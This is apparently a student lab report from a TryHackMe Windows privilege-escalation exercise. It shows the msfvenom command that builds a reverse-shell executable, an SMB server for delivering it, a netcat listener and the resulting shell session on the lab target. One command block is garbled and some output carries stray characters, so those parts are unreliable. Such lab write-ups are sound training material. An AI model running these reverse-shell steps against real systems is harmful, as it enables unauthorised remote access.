WINDOWS PRIVILEDGE ESCALATION

EXP.NO: 7

AIM:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform.

Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

ALGORITHM:


- 1. Deploy the target machine.
 - 1) Use attacker box Provided by TryHackMe, it consists of all the required tools available for attacking.
 - 2) Use OpenVpn configuration file to connect your machine (kali linux) to their network.
- 2. create a specific folder named "priv tools" on attacker machine.
- 3. From that newly created folder,run "sudo python3 /usr/share/doc/python3- impacket/examples/smbserver.py tools" to start samba service on local port 445.
- 4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP
- 5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.
- 6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.

```
This is the street of the first transfer of the street of
```

- 7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.
- 8. Download rev.exe (reverse shell) from Kali to Windows using below command.

```
c:\PrivEsc>copy \\10.13.8.55\tools\rev.exe
1 file(s) copied.
```

9. Run the reverse shell on target to connect our netcat on kali machine.



10. Once we execute that exe file, we receive connection on netcat and run 'whoami /priv' to find the available privileges to current user.

OUTPUT:

```
T\>
pwd
/home/kali/priv_tools
T\> sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
[sudo] password for kali:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
/home/kali/priv_tools

//msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.13.8.55 lport=9090 -o rev.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 460 bytes

Final size of exe file: 7168 bytes

Saved as: rev.exe

| \| \| \| \|
```

∰\> nc -l∨np 9090 listening on [any] 9090 ...

```
Command Prompt


Microsoft Windows [Version 10.0.17763.737]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>cd c:\PrivEsc

c:\PrivEsc>_
```

∰\> nc -lvnp 9090 listening on [any] 9090 ... connect to [10.13.8.55] from (UNKNOWN) [10.10.69.23] 49918 Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. c:\PrivEsc>whoami whoami win-qba94kb3iof\user c:\PrivEsc>whoami /priv whoami /priv PRIVILEGES INFORMATION Privilege Name Description State SeShutdownPrivilege Disabled Shut down the system Bypass traverse checking SeChangeNotifyPrivilege Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled





Several tools have been written which help find potential privilege escalations on Windows. Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

- winPEASany.exe
- Seatbelt.exe
- PowerUp.ps1
- SharpUp.exe